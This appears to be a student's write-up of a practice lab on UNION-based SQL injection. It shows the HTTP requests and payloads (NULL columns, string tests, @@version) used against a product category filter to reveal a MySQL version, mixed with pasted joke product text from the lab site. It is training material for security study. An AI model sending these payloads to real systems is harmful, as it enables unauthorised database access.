
Lab-7: SQL injection attack, querying the database type and version on MySQL and Microsoft

The Objective of this lab to find the database type and version on MYSQL and Microsoft Database, this lab has SQL Injection Vulnerability in the product category filter and we are going to exploit the product category filter to query the database type and version.

The First Step is to determine the number of columns and its datatype, using the following payload we have determined the number of columns in the database.

GET /filter?category=Pets'UNION+SELECT+NULL,NULL# HTTP/2



Pets'UNION SELECT NULL, NULL#



Next step is to determine the columns datatype using the following payload:

GET /filter?category=Pets'UNION+SELECT+'string','string??'# HTTP/2



 $\ensuremath{\mathsf{SQL}}$ injection attack, querying the database type and version on $\ensuremath{\mathsf{MySQL}}$ and $\ensuremath{\mathsf{Microsoft}}$



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
Make the database retrieve the string: '8.0.35-0ubuntu0.20.04.1'

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Pets' UNION SELECT 'string?', 'string??'#



Giant Grasshoppe

If you are one of those anti-social people who like to sit in a corner and try not to catch anyone's eye, you probably know it doesn't always work. There will always be annoyingly cheery people who think you must be lonely and gatecrash your tranquility with mundane chit-chat. We breed our grasshoppers to an enormously threatening size, and train them to bite using the keyword, 'bite'. This is particularly useful when other pet owners aren't put off by its peculiarities and insist on chatting 'animal' with you. The grasshoppers are surprisingly easy to keep. They will keep your home free of bugs and vermin and need little else to eat. They are slightly jumpy about being taken out on a leash, but with practice, you will find a way to fall in step quite quickly. This particular breed has an exceptionally long lifespan and can be passed down through the generations. The grasshopper hasn't been cat, dog or child tested so we highly recommend not having any visit

Next step is to find the database type using the following payload,

GET /filter?category=Pets'+UNION+SELECT+@@version,'hello'# HTTP/2



SQL injection attack, querying the database type and version on MySQL and Microsoft



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Make the database retrieve the string: '8.0.35-0ubuntu0.20.04.1'

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Pets' UNION SELECT @@version, 'hello'#

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Giant Grasshopper

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Pet Experience Days

Give your beloved furry friend their dream birthday. Here at PED, we offer unrivaled entertainment at competitive prices. Starting with our best seller, the Balloon Ride. A large collection of helium-filled balloons will be attached with a harness to your dog, once we are confident we have enough power for takeoff then it's up, up and away they go. This adventure is heavily weather dependent as strong winds could prove hazardous as all dogs fly unaccompanied. Your dog will travel at 5 mph with the wind in its face, and I expect its tongue hanging out. Better than a trip in the car with the window open. Health & Safety is of paramount importance to us, should the dog, at any time, veer off course we will instantly start firing at the balloons one by one in order to facilitate their safe descent. This should not be any cause for concern as this is our official landing procedure at the end of the ride, and no fatalities have been recorded. You are strongly advised to wear wet weather clothing and carry an umbrella on the day, the dogs can become very excited on this ride and we have little control over where they might hover. Give your best friend the time of its life, book today as all early birds have an added bonus of choosing the colors of the balloons.

8.0.35-0ubuntu0.20.04.1

hello